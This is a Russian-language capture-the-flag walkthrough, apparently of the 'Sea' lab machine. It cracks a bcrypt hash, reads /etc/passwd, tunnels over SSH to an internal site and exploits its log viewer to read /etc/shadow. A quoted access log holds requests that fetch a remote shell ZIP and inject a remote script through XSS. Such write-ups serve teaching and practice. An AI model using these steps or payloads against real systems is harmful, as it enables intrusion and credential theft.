Режимы подбора пароля hashcat

Нам нужен самый обычный bcrypt — это режим 3200.


```
hashcat -m 3200 '$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q' rockyou.txt
```



```
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
```

Результат подбора пароля


У нас есть пароль, а список возможных пользователей можно посмотреть в файле `/etc/passwd`.



```
(remote) www-data@sea:/var/www/sea/data$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
```

Пользователи в системе

Подключаемся от имени пользователя amay и забираем первый флаг.



```
amay@sea:~ (0.359s)
id
uid=1000(amay) gid=1000(amay) groups=1000(amay)
amay@sea ~ (0.782s)
cat user.txt
0c172db2e8076f0345c0795a3bb17c73
```

Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, но из интересного — только сайт на порте 8080.



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:34253         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Список прослушиваемых портов


Так как порт доступен только для локального хоста, нам необходимо сделать туннель.

Вот как это можно сделать:

```
ssh amay@10.10.11.28 -L 8000:127.0.0.1:8080
```

Теперь весь трафик, который мы пошлем на локальный порт 8000, будет туннелирован на порт 8080 указанного хоста (в данном случае 127.0.0.1) через SSH хост.

Смотрим сайт через браузер, где нас встречает HTTP-авторизация.



Вход


http://127.0.0.1:8000

Имя пользователя

Пароль

Авторизация на сайте

Используем единственные имеющиеся у нас учетные данные и получаем доступ к системе мониторинга, которая находится в разработке.



System Monitor(Developing)

Disk Usage

/dev/mapper/ubuntu--vg-ubuntu--lv 6.6G 4.2G 2.0G 68% /

Used:


Total: 68%

System Management

Analyze Log File

Главная страница сайта

Выводим лог и предполагаем, что скорее на сервере читается файл, а затем нам отображается его содержимое.




Analyze Log File

```
127.0.0.1 - - [30/Sep/2024:08:01:29 +0000] "GET /?
installModule=http://10.10.16.27/shellmane.zip&directoryName=shellmane&type=themes&token=a6cecc3f6952993df11e87ccf302a584d05d889c1ac7d1d6202b6c0ecd7a31a0
HTTP/1.1" 302 343 "http://sea.htb/index.php?page=loginURL?
%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.16.27:8000/fengli.js%22%3E%3C/script%3E%3Cform+action=%22"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/117.0.5938.0
Safari/537.36" 127.0.0.1 - - [30/Sep/2024:08:01:29 +0000] "GET /?
installModule=http://10.10.16.27/shellmane.zip&directoryName=shellmane&type=themes&token=a6cecc3f6952993df11e87ccf302a584d05d889c1ac7d1d6202b6c0ecd7a31a0
HTTP/1.1" 302 343 "http://sea.htb/index.php?page=loginURL?
%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.16.27:8000/fengli.js%22%3E%3C/script%3E%3Cform+action=%22"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/117.0.5938.0
Safari/537.36" 127.0.0.1 - - [30/Sep/2024:08:01:29 +0000] "GET /?
installModule=http://10.10.16.27/shellmane.zip&directoryName=shellmane&type=themes&token=a6cecc3f6952993df11e87ccf302a584d05d889c1ac7d1d6202b6c0ecd7a31a0
HTTP/1.1" 302 343 "http://sea.htb/index.php?page=loginURL?
%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.16.27:8000/fengli.js%22%3E%3C/script%3E%3Cform+action=%22"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/117.0.5938.0
Safari/537.36" 127.0.0.1 - - [30/Sep/2024:08:01:29 +0000] "GET /?
installModule=http://10.10.16.27/shellmane.zip&directoryName=shellmane&type=themes&token=a6cecc3f6952993df11e87ccf302a584d05d889c1ac7d1d6202b6c0ecd7a31a0
HTTP/1.1" 302 343 "http://sea.htb/index.php?page=loginURL?
%22%3E%3C/form%3E%3Cscript+src=%22http://10.10.16.27:8000/fengli.js%22%3E%3C/script%3E%3Cform+action=%22"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/117.0.5938.0
```

Содержимое файла access.log

Перейдем в **Burp Repeater** и попробуем прочитать файл `/etc/shadow`.



Request


```
POST / HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 33
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

log_file=/etc/shadow&analyze_log=
```

Response

```
    </div>

    <div class="status">
      <h2>
        Analyze Log File
      </h2>
      <form action="" method="post">
        <select name="log_file">
          <option value="/var/log/apache2/access.log">
            access.log
          </option>
          <option value="/var/log/auth.log">
            auth.log
          </option>
        </select>
        <button type="submit" name="analyze_log" class="button">
          Analyze
        </button>
      </form>
      systemd-network:*:19430:0:99999:7:::
      systemd-resolve:*:19430:0:99999:7:::
      systemd-timesync:*:19430:0:99999:7:::
      systemd-coredump:!!:19774::::::
      amay:$6$S1AGe5ex2k4D5MKa$gTclSeJwvND3FINpZaK0zfUqk6T9IkhlxCn17fNWLx56u.zP/f/4e5YrJRPsM3TRuuKXQDfYL44RyPzduexsm.:19775:0:99999:7:::
      <p class='error'>
        Suspicious traffic patterns detected in /etc/shadow:
      </p>
      <pre>
        amay:$6$S1AGe5ex2k4D5MKa$gTclSeJwvND3FINpZaK0zfUqk6T9IkhlxCn17fNWLx56u.zP/f/4e5YrJRPsM3TRuuKXQDfYL44RyPzduexsm.:19775:0:99999:7:::
      </pre>

    </div>

  </div>
</body>
```

Результат чтения файла

Файл выводится не полностью, возможно, что-то фильтруется. Попробуем выполнить инъекцию команды `id`.



Request

